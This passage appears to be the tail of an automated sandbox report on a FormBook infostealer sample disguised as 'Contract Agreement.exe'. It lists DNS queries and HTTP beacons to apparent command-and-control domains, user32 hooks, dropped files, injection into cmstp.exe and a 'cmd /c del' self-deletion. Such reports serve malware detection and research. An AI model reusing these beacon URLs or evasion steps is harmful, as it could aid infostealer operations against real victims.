Apr 12, 2021 13:51:48.139570951 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:48.691521883 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:48.881952047 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:49.048284054 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:49.112219095 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:49.603454113 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:49.665858984 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:50.631102085 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:50.693525076 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:51.400646925 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:51.458116055 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 12, 2021 13:51:57.929265022 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:51:58.152942896 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 12, 2021 13:52:00.546367884 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:52:00.605403900 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 12, 2021 13:52:18.802992105 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:52:19.141654015 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 12, 2021 13:52:32.890613079 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:52:32.943753958 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 12, 2021 13:52:34.582506895 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:52:34.648024082 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 12, 2021 13:52:37.992042065 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:52:38.072150946 CEST	53	56448	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 13:53:00.445595026 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 12, 2021 13:53:00.546025991 CEST	53	59172	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 13:51:57.929265022 CEST	192.168.2.4	8.8.8.8	0x4da1	Standard query (0)	www.sapanyc.com	A (IP address)	IN (0x0001)
Apr 12, 2021 13:52:18.802992105 CEST	192.168.2.4	8.8.8.8	0x103a	Standard query (0)	www.bizcert360.com	A (IP address)	IN (0x0001)
Apr 12, 2021 13:52:37.992042065 CEST	192.168.2.4	8.8.8.8	0x5edd	Standard query (0)	www.protocolmodern.com	A (IP address)	IN (0x0001)
Apr 12, 2021 13:53:00.445595026 CEST	192.168.2.4	8.8.8.8	0x9b4d	Standard query (0)	www.nyarioganics.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 13:51:58.152942896 CEST	8.8.8.8	192.168.2.4	0x4da1	No error (0)	www.sapanyc.com		142.111.179.147	A (IP address)	IN (0x0001)
Apr 12, 2021 13:52:19.141654015 CEST	8.8.8.8	192.168.2.4	0x103a	No error (0)	www.bizcert360.com	bizcert360.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 13:52:19.141654015 CEST	8.8.8.8	192.168.2.4	0x103a	No error (0)	bizcert360.com		72.52.251.1	A (IP address)	IN (0x0001)
Apr 12, 2021 13:52:38.072150946 CEST	8.8.8.8	192.168.2.4	0x5edd	Name error (3)	www.protocolmodern.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 13:53:00.546025991 CEST	8.8.8.8	192.168.2.4	0x9b4d	Name error (3)	www.nyarioganics.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.sapanyc.com
- www.bizcert360.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49750	142.111.179.147	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 13:51:58.358808994 CEST	3244	OUT	GET /klf/?bl=VTChTP0hZXHDb84&Y4pTrva=ZAijfgstlYq8fKC0iYK9133s/sVwbQ6uXCBDF/fP0oHXHYAEtG3x8g/iP6moTRr8/loA HTTP/1.1 Host: www.sapanyc.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 13:51:58.561944008 CEST	3247	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Apr 2021 11:51:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49756	72.52.251.1	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 13:52:19.304375887 CEST	6729	OUT	GET /klf/?Y4pTrva=l4OXKFqiDRIL5M7Qs3ptSHdfRIx3aIBnF9VcnLQHKrQrW9fnriE9a3t8qZQrlYiaWXmB&bl=VTChTP0hZXHDb84 HTTP/1.1 Host: www.bizcert360.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 13:52:19.876868010 CEST	6730	IN	HTTP/1.1 500 Internal Server Error Date: Mon, 12 Apr 2021 11:52:19 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Vary: Accept-Encoding,User-Agent Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 61 65 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6e 6f 69 6e 64 65 78 2c 66 6f 6c 6c 6f 77 27 20 2f 3e 0a 09 3c 74 69 74 6c 65 3e 57 6f 72 64 50 72 65 73 73 20 26 72 73 61 71 75 6f 3b 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 09 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 09 68 74 6d 6c 20 7b 0a 09 09 09 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 31 66 31 66 31 3b 0a 09 09 7d 0a 09 09 62 6f 64 79 20 7b 0a 09 09 09 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0a 09 09 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 0a 09 09 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 2d 61 70 70 6c 65 2d 73 79 73 74 65 6d 2c 20 42 6c 69 6e 6b 4d 61 63 53 79 73 74 65 6d 46 6f 6e 74 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 52 6f 62 6f 74 6f 2c 20 4f 78 79 67 65 6e 2d 53 61 6e 73 2c 20 55 62 75 6e 74 75 2c 20 43 61 6e 74 61 72 65 6c 6c 2c 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 09 09 09 6d 61 72 67 69 6e 3a 20 32 65 6d 20 61 75 74 6f 3b 0a 09 09 09 70 61 64 64 69 6e 67 3a 20 31 65 6d 20 32 65 6d 3b 0a 09 09 09 6d 61 78 2d 77 69 64 74 68 3a 20 37 30 30 70 78 3b 0a 09 09 09 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 33 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 31 33 29 3b 0a 09 09 09 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 33 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 31 33 29 3b 0a 09 09 7d 0a 09 09 68 31 20 7b 0a 09 09 09 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 64 61 64 61 64 61 3b 0a 09 09 09 63 6c 65 61 72 3a 20 62 6f 74 68 3b 0a 09 09 09 63 6f 6c 6f 72 3a 20 23 36 36 36 3b 0a 09 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 34 70 78 3b 0a 09 09 09 6d 61 72 67 69 6e 3a 20 33 30 70 78 20 30 20 30 20 30 3b 0a 09 09 09 70 61 64 64 69 6e 67 3a 20 30 3b 0a 09 09 09 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 20 37 70 78 3b 0a 09 09 7d 0a 09 09 23 65 72 72 6f 72 2d 70 61 67 65 20 7b 0a 09 09 09 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 35 30 70 78 3b 0a 09 09 7d 0a 09 09 23 65 72 72 6f 72 2d 70 61 67 65 20 70 2c 0a 09 09 23 65 72 72 6f 72 2d 70 61 67 65 20 2e 77 70 2d 64 69 65 2d 6d 65 73 73 61 67 65 20 7b 0a 09 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 09 09 09 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 35 3b 0a 09 09 09 6d 61 72 67 69 6e 3a 20 32 35 70 78 20 30 20 32 30 70 78 3b 0a 09 09 7d 0a 09 09 23 65 72 72 6f 72 2d 70 61 67 65 20 63 6f 64 65 20 7b 0a 09 09 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 43 6f 6e 73 Data Ascii: aef<!DOCTYPE html><html lang="en-US"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width"><meta name='robots' content='noindex,follow' /><title>WordPress › Error</title><style type="text/css">html {background: #f1f1f1;}body {background: #fff;color: #444;font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen-Sans, Ubuntu, Cantarell, "Helvetica Neue", sans-serif;margin: 2em auto;padding: 1em 2em;max-width: 700px;-webkit-box-shadow: 0 1px 3px rgba(0, 0, 0, 0.13);box-shadow: 0 1px 3px rgba(0, 0, 0, 0.13);}h1 {border-bottom: 1px solid #dadada;clear: both;color: #666;font-size: 24px;margin: 30px 0 0 0;padding: 0;padding-bottom: 7px;}#error-page {margin-top: 50px;}#error-page p,#error-page .wp-die-message {font-size: 14px;line-height: 1.5;margin: 25px 0 20px;}#error-page code {font-family: Cons

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE0
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE0
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE0
GetMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE0

Statistics

Behavior



System Behavior

Analysis Process: Contract Agreement.exe PID: 7012 Parent PID: 5864

General

Start time:	13:50:58
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Contract Agreement.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Contract Agreement.exe'
Imagebase:	0x400000
File size:	228086 bytes
MD5 hash:	75612F2E3922D80AFE14068C3A510C99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.652649547.000000001EDA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.652649547.000000001EDA0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.652649547.000000001EDA0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg2E20.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\t86ufazvin9p7ygm	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\shkkjqaazzgu5ta0vz0z	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsg2E21.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsg2E21.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsg2E21.tmp\1hqxmv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg2E20.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsg2E21.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t86ufazvin9p7ygm	unknown	6661	1a e3 bd 35 5a 9d 77 f1 9c 76 96 7e ad 65 04 64 14 dc e0 f7 73 da ba e1 de fb c8 b8 a8 f7 e5 8c e4 f3 0b 1b 0b e9 2f e7 17 97 88 e8 18 30 ff 8d 34 4b 21 85 e0 7a cc 64 c6 54 49 6d b2 62 e2 a8 7d 54 5d d6 03 f3 98 13 59 46 43 66 4f 10 2d 1d fa 65 2b 20 5d 30 95 a2 9f af 04 9f 25 52 3f 72 f7 7c a9 79 36 b1 07 0c f9 1c 46 9e cb bb 40 fb c1 ce cb ae df 58 15 45 a2 cd d3 a8 c5 f8 d2 6a 46 10 cd 64 a8 d5 d2 89 9d 2b 90 52 ff 5e ba b7 6c 4b a7 c5 b2 fc 09 d0 74 71 4e 95 be 07 dc 0e 6b 5a 56 43 48 27 27 a1 0e d8 b5 4c 50 5d 5a 71 5a 93 58 9a a7 e6 22 3f 14 33 27 8d 7a a4 f1 38 e3 f8 f5 dc d9 4e 8b 77 2c 23 dd ca f7 ee 8c 68 f5 01 7e d5 df c4 d1 b8 11 5a 07 43 68 8f b9 a6 83 7a 77 f4 31 ed aa 81 6b 60 7d 84 5d 36 73 3f 14 0a 45 72 7f 5b 7e 68 cc 39 3f 5a 47 4c 93	...5Z.w..v.~.e.d....s..... ...../.....0..4K!..z.d.TIm .b..}T].....YFCfO.-..e+]0.... ..%R?r.|.y6.....F...@.....X.E .....jF..d.....+.R.^..lK.... ..tqN.....kZVCH"....LP]ZqZ. X..."?.3'.z..8.....N.w,#.....h.. ~.....Z.Ch....zw.1...k`}.]6s? ..Er.[~h.9?ZGL.	success or wait	1	403091	WriteFile
C:\Users\user\AppData\Local\Temp\shkkjqaazzgu5ta0vz0z	unknown	32768	c5 0e 1c 27 7e e1 89 bb 1e 8c 3e 18 db fd 32 de ce 9a 1b df de 6a f6 3d f1 73 54 c1 2c ee ef 52 a6 e5 2e 52 f2 54 f4 08 f7 2c fd 6c f4 19 6e 20 8f df ce 78 e3 29 09 8a 54 f2 58 89 16 b6 ab 9e 8c ae e7 3f d8 3c 43 4b 7a 23 d9 b7 95 2c c3 f6 9f 56 9f 86 47 89 12 e1 c1 7f 5d 82 8d 75 e1 b1 27 06 b3 db f7 56 b5 ee 23 0f a8 bf 4a 4f 3e 2d d8 bc da be 03 9f f4 c6 28 3a 0e 7a ff eb 0b 10 bb 63 c0 13 2c a4 13 6f bf 0b 85 ea a9 e7 5f 97 9b ec 66 c8 08 be 14 1b 76 56 51 bd 53 a2 d5 f1 fb a5 f7 2d a7 b1 2e 21 0c c4 0f 08 ef 24 d9 f7 d6 a2 5b 9c b4 8c e2 be 42 db 2d c7 ec e1 4f 9e 91 f4 c4 1a a8 09 3a 99 18 b4 37 a0 65 37 f5 5b c4 29 ea bd 25 c2 51 32 87 f6 1c 64 6c 01 8a 75 9a 99 b8 3e cf 35 23 c9 c9 ed 49 07 e0 82 be 02 4f d5 f4 0b a7 f0 17 70 71 fb 1d 12 19 bc e4	...'~.....>...2.....j.=.sT.,. .R...R.T...,.l..n ...x.)..T.X. .....?.<CKz#...,...V..G.....]..u..'....V..#...JO>-..... (:.z.....c...,..o....._...f... ..vVQ.S.....-...!.....$....[. ....B.-...O.....:...7.e7.[.) ..%.Q2...dl..u...>.5#...I..... O.....pq.....	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg2E21.tmp\1hqxmv.dll	unknown	5632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0f f2 ea 35 4b 93 84 66 4b 93 84 66 4b 93 84 66 5f f8 85 67 5a 93 84 66 4b 93 85 66 77 93 84 66 ee fa 80 67 4a 93 84 66 ee fa 84 67 4a 93 84 66 ee fa 7b 66 4a 93 84 66 ee fa 86 67 4a 93 84 66 52 69 63 68 4b 93 84 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ec 79 73 60 00 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 04 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $..........5K..fK..fK..f_..gZ. .fK..fw..f...gJ..f...gJ..f..{f J..f...gJ..fRichK..f.......... ..............PE..L....ys`.... ....!.......	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Contract Agreement.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\Contract Agreement.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\Contract Agreement.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\t86ufazvin9p7ygm	unknown	6661	success or wait	1	6FC710A6	ReadFile
C:\Users\user\AppData\Local\Temp\shkkjqaazzgu5ta0vz0z	unknown	185856	success or wait	1	2B915DA	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2B9087B	ReadFile

Analysis Process: Contract Agreement.exe PID: 7056 Parent PID: 7012

General

Start time:	13:50:59
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Contract Agreement.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Contract Agreement.exe'
Imagebase:	0x400000
File size:	228086 bytes
MD5 hash:	75612F2E3922D80AFE14068C3A510C99
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.687663466.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.687663466.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.687663466.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.687843865.00000000008E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.687843865.00000000008E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.687843865.00000000008E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.648606618.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.648606618.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.648606618.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.687826261.00000000008B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.687826261.00000000008B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.687826261.00000000008B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 7056

General

Start time:	13:51:04
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 5784 Parent PID: 3424

General

Start time:	13:51:17
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x310000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.907184797.00000000004C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.907184797.00000000004C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.907184797.00000000004C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.907519885.0000000002BA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.907519885.0000000002BA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.907519885.0000000002BA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2BB9E57	NtReadFile

Analysis Process: cmd.exe PID: 2016 Parent PID: 5784

General

Start time:	13:51:21
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Contract Agreement.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6004 Parent PID: 2016

General

Start time:	13:51:21
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis